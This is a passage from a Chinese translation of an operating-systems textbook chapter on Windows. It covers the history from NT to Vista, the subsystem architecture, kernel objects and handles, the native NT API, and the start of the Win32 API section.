就像基于MS-DOS的Windows的最初版本一样，基于NT的Windows的最初版本也不是完全成功的。NT需要更多的内存，那时只有很少的32位应用程序。并且与设备驱动和应用程序的不兼容使得许多消费者重新回到微软仍在改进的基于MS-DOS的Windows——发布于1995年的Windows 95。Windows 95提

供像NT一样的本地的32位程序界面，但是与现存的16位程序和应用软件有更好的兼容性。并不使人惊奇的是，NT的早期成功是在服务器市场与VMS和NetWare的竞争中。

NT确实达到了可移植性的目标，在后续的1994和1995年发布的版本中增加了对(小指令字节)MIPS和Power PC架构的支持。NT最初最主要的升级是在1996年升级成为Windows NT 4.0。这个系统包含了性能、安全性和可靠性，也拥有跟Windows 95同样的用户界面。

图11-3显示了Win32 API和Windows之间的关系。具有通用的API接口的基于MS-DOS的Windows和基于NT的Windows促成了NT的成功。




图11-3 Win32 API接口允许程序在几乎所有版本的Windows上运行

这种兼容性使得用户可以方便地从Windows 95移植到NT，操作系统也在高端的计算机市场上比如说服务器领域中扮演了很重要的角色。然而，用户并不急切地希望接纳其他处理器架构，在1996年Windows NT支持的四种架构中（在这个版本中增加了对DEC Alpha的支持），只有x86（就是奔腾家族）在下一个主要的发布——Windows 2000中被着重地支持。

Windows 2000代表了NT的重大进化。增加的关键技术包括即插即用功能（当使用者要安装新的PCI卡时，不再需要更改跳线）、网络目录服务（对于企业用户）、改进的电源管理（对于笔记本用户）和改进的GUI（对于任何用户）。

Windows 2000技术上的成功，领导着微软继续朝着通过提高应用程序和设备的兼容性来引导下一个系统Windows XP，而Windows 98则逐步淡出市场。Windows XP包含了一个更加友好的外观及感觉的图形界面，更加增强了微软关于关联消费者以及增加了消费者推动他们的雇主来接纳他们已经熟悉的环境的销售策略。这一策略获得了压倒性的成功，在最初的几年里，Windows XP被安装在成千上万台计算机上，这使得微软成功实现了有效地结束基于MS-DOS的Windows系统这个目标。

Windows XP代表着微软的一种新的发展路径，为桌面用户和企业用户发布了不同的版本。Windows XP系统太复杂以至于不能同时提供高质量的客户端以及服务器发布。Windows 2003服务器版本是Windows XP客户端操作系统的补充，它提供了对Intel 64位安腾处理器的支持，并且在它的第一个补丁包中，对AMD x64架构的服务器和客户机都提供了支持。微软利用用户版本和企业版本不同的发布时间来增加服务器特性，引导在商业主要应用的测试。图11-4显示了Windows 用户版本和服务器版本的关系。

年份	用户版本	年份	服务器版本
1996	Windows NT	1996	Windows NT Server
1999	Windows 2000	1999	Windows 2000 Server
2001	Windows XP	2003	Windows Server 2003
2006	Windows Vista	2007	Windows Server 2008

图11-4 Windows 用户版本和服务器版本在不同时间发布

微软紧跟着Windows XP后面的是一个雄心勃勃的发布，令PC消费者兴奋的全新体验。最终的结果，Windows Vista，在2006年下半年完成，距离Windows XP发布大约五年。Windows Vista声称有全新开发的图形用户界面，新的安全特性。大多数改变是在使用者的可视化经验和兼容性方面。系统内部的技术大幅度地提高了，进行了很多内部编码优化和许多在界面上的改善、可测量性和可信赖性。Vista的服务器版本（Windows Server 2008）在用户版本的一年之后发布，它分享了同样的系统内核，例如核心、驱动、底层库和程序。

关于早期开发NT的人物历史在一本书《Show stopper》⊖（Zachary 1994）里有相关的介绍。书中讲述到很多关键的人物，以及在如此庞大的软件开发工程中所经历的困难。

⊖ 本书中文版已由机械工业出版社引进出版，书名为《观止——微软创建NT和未来的夺命狂奔》，书号为ISBN 978-7-111-26530-6。——编辑注

11.1.4 Windows Vista

Windows Vista 达到了微软目前为止最为全面的操作系统的巅峰。最初的计划太过于激进以至于头几年的Vista开发必须以更小的范畴重新开始。计划严重依赖于包括微软的类型安全、垃圾回收、.NET语言C#等在内的技术，以及一些有意义的特性，例如统一存储系统用来从多种不同的来源中搜索和组织数据的WinFS。整个操作系统的规模是相当惊人的。最早NT系统发行时只有300万条 C/C++语句，到NT4时增长到1600万，2000是3000万，XP是5000万，而到了Vista已经超过了7000万。

规模增大的大部分原因是每次微软公司在发行新版本时都增加一些新功能。在system32的主目录中，含有1600个动态链接库（DLL）和400个可执行文件（EXE），而这还不包含让用户网上冲浪、播放音乐和视频、发电子邮件、浏览文件、整理照片甚至制作电影各种各样应用程序的目录。但是微软想让客户使用新版本，所以它兼容了老版本的所有特征，应用程序界面API、程序（小的应用软件）等。几乎很少有功能被删掉。结果随着版本的升级Windows系统越来越大。随着科技发展，Windows发布的载体也从软驱，CD发展到现在的Windows Vista上的DVD。

随着Windows上层功能和程序的膨胀使得和其他操作系统在有效大小上的比较成问题，因为很难定义某一部分是否属于操作系统。在操作系统的下层，因为执行相关联的功能，所以通信比较频繁。即使如此我们也能看到在不同的Windows之间也有很大的不同。图11-5比较了Windows和Linux的核心在CPU调度、I/O设备和虚拟内存三个主要功能方面的区别。Windows中前两部分是Linux的一半大小，但是虚拟内存部分要大一个数量级——因为有大量的功能，虚拟内存模型实现技术需要大量代码实现高速运行。

内核区域	Linux	Vista
CPU 调度器	50 000	75 000
I/O 基础设施	45 000	60 000
虚拟内存	25 000	175 000

图11-5 对Windows和Linux中选定内核模块的代码行数(LOC)比较（来自Microsoft Windows Internals 的作者Mark Russinovich)

11.2 Windows Vista编程

现在开始Windows Vista 的技术研究。但是，在研究详细的内部结构之前，我们首先看看系统调用的本地NT API和Win32编程子系统。尽管有可移植操作系统接口（POSIX），但实际上为Windows编写的代码不是Win32就是.NET，其中.NET本身也是运行在Win32之上的。

图11-6介绍的是Windows操作系统的各个层次。在Windows应用程序和图形层下面是构造应用程序的程序接口。和大多数操作系统一样，这些接口主要包括了代码库（DLL），这些代码库可以被应用程序动态链接以访问操作系统功能。Windows也包含一些被实现为单独运行进程的服务的应用程序接口。应用软件通过远程过程调用（RPC）与用户态服务进行通信。




图11-6 Windows的编程层

NT操作系统的核心是NTOS内核态程序（ntoskrnl.exe），它提供了操作系统的其他部分的实现所依赖的传统的系统调用接口。在Windows中，只有微软的程序员编写系统调用层。已经公开的用户态接口

属于操作系统本身，它通过运行在NTOS层顶层的子系统（subsystem）来实现的。

最早的NT支持三个个性化子系统：OS/2、POSIX、Win32。OS/2在 Windows XP中已经不使用了。POSIX也同样不使用了，但是客户可以得到一个叫做Interix的改进版POSIX的子系统，它是微软面向UNIX的服务(SFU)的一部分，因此所有设备都支持系统中原有的POSIX。尽管微软支持其他的API，但大多数Windows的应用软件都是用Win32写的。

不同于Win32，.NET并不是原来NT的内核接口上的正式的子系统。相反，.NET是建立在Win32编程模型之上的。这样就可以使.NET与现有的Win32程序很好地互通，而不必关心POSIX和OS/2子系统。WinFX API包含了很多Win32的功能，而实际上WinFX基本类库（Base Class Library）中大多数的功能都是Win32 API的简单包装器。WinFX的优点是有丰富的对象类型支持、简单一致的界面、使用.NET公共语言运行库（CLR）和垃圾收集器。

如图11-7所示，NT子系统建立了四个部分：子系统进程、程序库、创建进程（CreateProcess）钩子、内核支持。一个子系统进程只是一个服务。它唯一特殊的性质就是通过smss.exe程序（一个由NT启动的初始用户态程序）开始，以响应来自Win32的CreateProcess或不同的子系统中相应的API的请求。




图11-7 用于构建NT子系统的模块

程序库同时实现了高层的操作系统功能和特定的子系统进程。这些高层的操作系统功能是特定于子系统以及子系统所包含的桩程序（stub routine）的。桩程序是进行不同的使用子系统的进程间通信的。对子系统进程的调用通常是利用内核态的本地过程调用LPC（Local Procedure Call）所提供的功能。LPC实现了跨进程的进程调用。

在Win32 CreateProcess中的钩子函数（hook）通过查看二进制图像来检测子系统中每个程序请求。（如果它没有运行）通过smss.exe启动子系统进程csrss.exe。然后子系统进程开始加载程序。在其他子系统中也有类似的钩子函数（例如POSIX中的exec系统调用）。

NT内核有很多一般用途的设备，可以用来编写操作系统特定的子系统。但是为了准确地执行每一个子系统还需要加入一些特殊的代码。例如，本地NtCreateProcess系统调用通过重复使用进程实现POSIXF fork函数调用，内核提供一个Win32特殊类型串表(叫atoms)，通过进程有效实现只读字符串的共享。

子系统进程是本地端NT程序，其使用NT内核和核心服务提供的使用本地系统调用，例如smss.exe和lsass.exe（本地安全管理）。本地系统调用包括管理虚拟地址的跨进程功能（facility）、线程、句柄和为了运行用来使用特定子系统的程序而创建的进程中的异常。

11.2.1 内部NT应用编程接口

像所有的其他操作系统一样，Windows Vista也拥有一套系统调用。它们在Windows Vista的 NTOS层实施，在内核态运行。微软没有公布内部系统调用的细节。它们被操作系统内部一些底层程序使用，

这些底层程序通常是以操作系统的一部分（主要是服务和子系统），或者是内核态的设备驱动程序的形式交付的。本地的NT系统调用在版本的升级中并没有太大的改变，但是微软并没有选择公开，而Windows的应用程序都是基于Win32的，因此Win32 API 在不同Windows操作系统中是通用的，从而能够让这些应用程序在基于MS-DOS和NT Windows的系统中正确运行。

对象类别	例子
同步	信号量、互斥量、时间、IPC端口、I/O完成队列
I/O	文件、设备、驱动、定时器
程序	任务、进程、线程、节、标签
Win32 GUI	桌面、应用程序回调

图11-8 内核态对象类型的普通类别

大多数内部的NT系统调用都是对内核态对象进行操作的，包括文件、线程、管道、信号量等。图11-8中给出了一些Windows Vista 中NT所支持的常见内核态对象。以后，我们讨论内核对象管理器时，会讨论具体对象类型细节的。

有时使用术语“对象”来指代操作系统所控制的数据结构，这样就会造成困惑，因为错误理解成“面向对象”了。操作系统的对象提供了数据隐藏和抽象，但是缺少了一些面向对象体系基本的性质，如继承和多态性。

在本地NT API调用中存在创建新的内核态对象或操作已经存在的对象的调用。每次创建和打开对象的调用都返回一个结果叫句柄（handle）给调用者（caller）。句柄可在接下来用于执行对象的操作。句柄是特定于创建它们的具体的进程的。通常句柄不可以直接交给其他进程，也不能用于同一个对象。然而，在某些情况下通过一个受保护的方法有可能把一个句柄复制到其他进程的句柄表中进行处理，允许进程共享访问对象——即使对象在名字空间无法访问。复制句柄的进程必须有来源和目标进程的句柄。

每一个对象都有一个和它相关的安全描述信息，详细指出对于特定的访问请求，什么对象能够或者不能够针对一个特定的目标进行何种操作。当句柄在进程之间复制的时候，可添加具体的被复制句柄相关的访问限制。从而一个进程能够复制一个可读写的句柄，并在目标进程中把它改变为只读的版本。

并不是所有系统创建的数据结构都是对象，并不是所有的对象都是内核对象。那些真正的内核态对象是那些需要命名、保护或以某种方式共享的对象。通常，这些内核态对象表示了在内核中的某种编程抽象。每一个内核态的对象有一个系统定义类型，有明确界定的操作，并占用内核内存。虽然用户态的程序可以执行操作（通过系统调用），但是不能直接得到数据。

图11-9为一些本地API的示例，通过特定的句柄操作内核对象，如进程、线程、IPC端口和扇区（用来描述可以映射到地址空间的内存对象）。NtCreateProcess返回一个创建新进程对象的句柄，SectionHandle代表一个执行实例程序。当遇到异常时控制进程（例如异常、越界），DebugPort Handle用来在出现异常（例如，除零或者内存访问越界）之后把进程控制权交给调试器的过程中与调试器通信。

```
NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)
NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)
NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)
NtReadVirtualMemory(ProcHandle, Addr, Size, ...)
NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)
NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)
```

图11-9 在进程之间使用句柄来管理对象的本地NT API调用示例

NtCreate线程需要ProcHandle，因为ProcHandle可以在任意一个含有句柄的进程中（有足够的访问权限）创建线程。同样，NtAllocateVirtualMemory、NtMapViewOfSection、NtReadVirtualMemory和NtWriteVirtualMemory可使进程不仅在自己的地址空间操作，也可以在分配虚拟地址和映射段，还可以读写其他进程的虚拟内存。NtCreateFile是一个内部API调用，用来创建或打开文件。NtDuplicate-Object，可以在不同的进程之间复制句柄的API调用。

当然不是只有Windows有内核态对象。UNIX系统也同样支持内核态对象，例如文件、网络数据包、管道、设备、进程、共享内存的IPC设备、消息端口、信号和I/O设备。在UNIX中有各种各样的方式命名和访问对象，例如文件描述符、进程ID、System V IPC对象的整形ID和设备节点。每一类的UNIX对象的实现是特定于其类别的。文件和socket使用不同的设施facility，并且是System V IPC机制、程序、装置之外的。

Windows中的内核对象使用一个的基于NT名字空间中关于对象的句柄和命名统一设备指代内核对象，而且使用一个统一的集中式*对象管理器*。句柄是进程特定的，但正如上文所述，可以在被另一个进程使用。对象管理器在创建对象时可以给对象命名，可以通过名字打开对象的句柄。

对象管理器在NT名字空间中使用统一的*字符编码标准*（宽位字符）命名。不同于UNIX，NT一般不区分大小写（它保留大小写但不区分）。NT名字空间是一个分层树形结构的目录，象征联系和对象。

对象管理器提供统一的管理同步、安全和对象生命期的设备。对于对象管理器提供给用户的一般设备是否能为任何特定对象的用户所获得，这是由执行体部件来决定的，它们都提供了操纵每一个对象类型的内部API。

这不仅是应用程序使用对象管理器中的对象。操作系统本身也创建和使用对象——而且非常多。大多数这些对象的创建是为了让系统的某个部分存储相当一段长时间的信息或者将一些数据结构传递给其他的部件，但这都受益于对象管理器对命名和生存周期的支持。例如，当一个设备被发现，一个或多个设备创建代表该*设备对象*，并在理论上说明该设备如何连接到系统的其他部分。为了控制设备而加载设备的驱动程序，创建*驱动程序对象*用来保存属性和提供驱动程序所实现的函数的指针，这些函数是实现对I/O请求的处理。操作系统中在以后使用其对象时会涉及这个驱动。驱动也可以直接通过名字来访问，而不是间接的通过它所控制的设备来访问的(例如，从用户态来设置控制它的操作的参数)。

不像UNIX把名字空间的根放在了文件系统中，NT的名字空间则是保留在了内核的虚拟内存中。这意味着NT在每次系统启动时，都得重新创建最上层的名字空间。内核虚拟内存的使用，使得NT可以把信息存储在名字空间里，而不用首先启动文件系统。这也使得NT更加容易地为系统添加新类型的内核态的对象，原因是文件系统自身的格式不需要为每种新类型的目标文件进行改变。

一个命名的目标文件可以标记为永久性的，这意味着这个文件会一直存在，即使在没有进程的句柄指向该对象条件下，除非它被删除或者系统重新启动。这些对象甚至可以通过提供parse例程来扩展NT的名字空间，这种例程方式类似于允许对象具有UNIX中挂载点的功能。文件系统和注册表使用这个工具在NT的名字空间上挂载卷和储巢。访问到一个卷的设备对象即访问了原始卷（raw volume），但是设备对象也可以表明一个卷可以加载到NT名字空间中去。卷上的文件可以通过把卷相关文件名加在卷所对应的设备对象的名称后面来访问。

永久性名字也用来描述同步的对象或者共享内存，因此它们可以被进程共享，避免了当进程频繁启动和停止时来不断重建。设备文件和经常使用的驱动程序会被给予永久性名字，并且给予特殊索引节点持久属性，这些索引节点保存在UNIX的 /dev目录下。

我们将在下一节中描叙纯NT API的更多特征，讨论Win32 API在NT 系统调用的封装性。

11.2.2 Win32应用编程接口

Win32函数调用统称为Win32 API接口。这些接口已经被公布并且详细地写在了文档上。这些接口在调用的时候采用库文件链接流程：通过封装来完成原始NT系统调用，有些时候也会在用户态下工作。虽然原始API没有公布，但是这些API的功能可以通过公布的Win32 API来调用实现。随着新的Windows版本的更新，更多的API函数相应增加，但是原先存在的API调用确很少改变，即使Windows进行了升级。

图11-10表示出各种级别的Win32 API调用以及它们封装的原始API调用。最有趣的部分是关于图上令人乏味的映射。许多低级别的Win32函数有相对应的原始NT函数，这一点都不奇怪，因为Win32就是为原始NT API设计的。在许多例子中，Win32函数层必须利用Win32的参数传递给NT内核函数。例如，规范路径名并且映射到NT内核路径，包括特殊的MS-DOS设备（如LPT:）。当创建进程和线程时，使用的Win32 API函数必须通知Win32子系统进程csrss.exe，告知它有新的进程和线程需要它来监督，就像我们在11.4节里描述的那样。